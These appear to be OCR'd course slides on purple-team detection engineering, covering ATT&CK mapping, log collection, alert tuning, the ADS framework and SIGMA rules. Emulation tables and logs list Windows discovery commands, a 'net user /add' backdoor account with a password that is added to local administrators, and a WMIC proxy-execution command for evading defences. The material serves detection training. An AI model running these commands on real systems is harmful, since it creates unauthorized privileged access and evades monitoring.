
Direction

Operationalized Purple Team: Detection




Direction

- Cyber Threat Intelligence (CTI) provides direction for detection capabilities.
- You may have a multiple teams providing this direction:
  - Intel Team
  - DFIR
  - Red Team
- It could be from a tweet you saw. (@gentilkiwi, @GossiTheDog, or @TheDFIRReport)
- Direction may also come from:
  - The SOC to tune an alert
  - Red Team develops an alert bypass



Direction Lab

- Provide us direction by running your emulation plan through steps 3 and 4



Lab 3: Direction

Purple Team Direction


A	B	E	F
Step	Procedure	Logging Outcome	Alert(s)
Example	run net group /domain "Domain Admins"	Alerted	Suspicious net usage
3	run ipconfig /all		
4	run systeminfo		
5	run whomai /groups	Alerted	Whoami Process Activity
6	run net config workstation		
7	run net use		
8	run cmd /c echo %userdomain%		
10	run nltest /domain_trusts		
11	run nltest /domain_trusts /all_trusts		
12	run net view /all /domain	Alerted	Windows Network Enumeration
13	run net view /all		Windows Network Enumeration

Collection

Collection

Log into WIN10 and launch PSpipe.exe in the Downloads folder

- Verify data is collected around the event(s).
  - MITRE ATT&CK can assist in identifying data sources.
- Where are the logs found?
  - SIEM, EDR, Host, etc
  - Check out DeTT&CT
- Are there visibility gaps in the logs?
  - If logging gaps are identified, they should be fixed or documented as gaps.
- Start hypothesising detection opportunities.



Collection: Break Down

```
nltest
/domain_trusts
```

Can we detect command line?

Can we detect specific arguments?


Can we detect nltest.exe

ATT&CK T1482: Domain Trust Discovery

ATT&CK T1059.003: Windows Command Shell


Collection: Takeaways

- Knowing the Host & Process ID or GUID allows pivoting to logs
  - Commands
  - Parent or Child Processes
  - Network Connections
  - File Writes
  - Event IDs allow to hunt rare values



Collection Lab

- Map the procedure cmd.exe /c net view /all /domain to it's two ATT&CK™ Technique IDs
- For the non-execution technique, list the three Data Components and possible log sources




C:\Windows\System32\net.exe	net localgroup administrators nuuser /add
C:\Windows\System32\net.exe	net user /add /Y nuuser 7HeC00l3stP@ssw0rd
C:\Windows\System32\net.exe	net group "Domain Admins" /domain
C:\Windows\System32\net.exe	net view /all
C:\Windows\System32\net.exe	net view /all /domain
C:\Windows\System32\nltest.exe	nltest /domain_trusts /all_trusts
C:\Windows\System32\nltest.exe	nltest /domain_trusts
C:\Windows\System32\cmd.exe	cmd /c echo WIN10
C:\Windows\System32\net.exe	net use
C:\Windows\System32\net.exe	net config workstation

Lab 4: Collection

Processing


Processing

- Now knowing what data to look into, hypothesize detection opportunities.
  - This may be from one source or correlations between sources and events.
- Test a hypothesis by casting a wide net.
- Narrowing the search until there are limited false positives.
  - Analytics can assist in narrowing down the search.




Processing


Casting a wide net



Processing




Processing




Processing

Sometimes it isn't a good search or detection opportunity



Processing: Questions

- What is the application, command, etc. used in the procedure and how is it used maliciously?
  - Example: PowerShell runs an encoded command to download a malicious enumeration script.
- How often is the procedure executed in normal operations?
  - Example: How often is encoded PowerShell used, or PowerShell used to download files?
  - If rare, you may be able to alert on broad usage.
- How is the application or procedure leveraged in your environment?
  - Example: Oracle spawns encoded PowerShell to download files in our environment.



Processing: Questions

- Are there common parent processes you can tune out or tune into?
- Are there common child processes you can tune out or tune into?
- Is it used with common command line parameters you can tune out or into?
  - Does the procedure rely on certain command line parameters?
- Does the process make network connections,
  - Can they be baselined and tuned out?
  - Only connect localhost, only connects to private IP space, connects external?

What are the parts of procedure and how are they used maliciously?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

cmd launches whoami

Uses > to output to txt

cmd.exe /c whoami > “./Client/Common/redacted.txt”

The adversary uses cmd to enumerate the user via whoami and outputs the command line response to a text file using the “>” redirect command.

How often do the components appear in normal operations?

How often is whoami used?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

How often does cmd launch whoami?

Is it common for whoami to be redirected to a txt file?

Are there common parent processes you can tune out or tune into?

What process starts this chain?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

How often does cmd.exe launch whoami.exe?

Are there common child processes you can tune out or tune into?

https://blog.malwarebytes.com/threat-analysis/2020/07/chinese-apt-group-targets-india-and-hong-kong-using-new-variant-of-mgbot-malware/

Common command line parameters you can tune out or into?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

What’s using the “>” redirector in our environment?


Are there users we can tune in or out?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

What users run whoami in our environment?

Does the process make network connections?


Localhost, Private IPs, External IPs?



https://adsecurity.org/?p=2604

Processing Lab: WMIC

We've received direction to hunt for WMIC execution in the environment. We will start with the first execution method on the [WMIC LOLBAS Page](#).



Execute


Execute calc from wmic


```
wmic.exe process call create calc
```

Usecase: Execute binary from wmic to evade defensive counter measures
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218: System Binary Proxy Execution

Processing: Quick Example

- Tuning WMIC Execution - 30 Day Search
  - Here we would tune out ssm-agent-worker






Lab 5: Processing

Dissemination

Dissemination


- Deliver to stakeholders
- SOC deliverable may be an alert, with documented reasoning, context, and potential responses.
- Management or the CTI team may want to record the content to see what ATT&CK ID is covered or log source(s) used.
- Distribute to the Red Team for alert and bypass alert testing.



Dissemination: Structure


- If no structure exists we recommend leveraging [Palantir's Alerting and Detection Strategy (ADS) Framework]().

- The Framework breaks down Tactical and Operational objectives into a concise structure:
  - Goal
  - Categorization
  - Strategy Abstract
  - Technical Context
  - Blind Spots and Assumptions
  - False Positives
  - Validation
  - Priority
  - Response



SIGMA

- Snort = Traffic
- Yara = Tools
- SIGMA = Procedures & SIEMs



https://www.networkdefense.co/courses/sigma/

SIGMA – Structure

Structure

The rules consist of a few required sections and several optional ones.

```
title
id [optional]
related [optional]
   - type {type-identifier}
     id {rule-id}
status [optional]
description [optional]
author [optional]
references [optional]
logsource
   category [optional]
   product [optional]
   service [optional]
   definition [optional]
   ...
detection
   {search-identifier} [optional]
      {string-list} [optional]
      {field: value} [optional]
   ...
   condition
fields [optional]
falsepositives [optional]
level [optional]
tags [optional]
...
[arbitrary custom fields]
```

https://github.com/SigmaHQ/sigma/wiki/Specification

SIGMA – Example

30 lines (30 sloc) | 836 Bytes


```yaml
title: Suspicious Userinit Child Process
id: b655a06a-31c0-477a-95c2-3726b83d649d
status: experimental
description: Detects a suspicious child process of userinit
references:
    - https://twitter.com/SBousseaden/status/1139811587760562176
author: Florian Roth (rule), Samir Bousseaden (idea)
date: 2019/06/17
modified: 2021/06/29
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\userinit.exe'
    filter1:
        CommandLine|contains: '\netlogon\'
    filter2:
        - Image|endswith: '\explorer.exe'
        - ImageFileName: 'explorer.exe'
    condition: selection and not filter1 and not filter2
fields:
    - CommandLine
    - ParentCommandLine
falsepositives:
    - Administrative scripts
level: medium
tags:
    - attack.defense_evasion
    - attack.t1055
```

https://github.com/SigmaHQ/sigma/blob/a4929221aa568f07ee1ca82e75c6063b06eba02c/rules/windows/process_creation/proc_creation_win_susp_userinit_child.yml

Lab 6: SIGMA

SIGMA – Additional Resources

- Example
  - https://github.com/SigmaHQ/sigma/blob/7fb8272f948cc0b528fe7bd36df36449f74b2266/rules/windows/network_connection/net_connection_win_excel_outbound_network_connection.yml
- How to Write Sigma Rules
  - https://www.nextron-systems.com/2018/02/10/write-sigma-rules/
  - https://github.com/SigmaHQ/sigma/wiki/Specification#components
- Converters
  - https://github.com/SigmaHQ/sigma/blob/master/tools/README.md
  - https://uncoder.io/



Module : Common Detection Opportunity Types

SCYTHE


Suspicious Parent Child Relationships: Excel

- How should we detect suspicious children of Excel?
  - What are suspicious children?
    - https://www.elastic.co/guide/en/siem/guide/current/suspicious-ms-office-child-process.htm
    - https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_office_shell.yml

https://blog.malwarebytes.com/threat-analysis/2020/07/chinese-apt-group-targets-india-and-hong-kong-using-new-variant-of-mgbot-malware/

Suspicious Process Use of Network: Rundll32

- Baseline to detect suspicious Rundll32 to external IPs.



Why is rundll32.exe connecting to the internet?

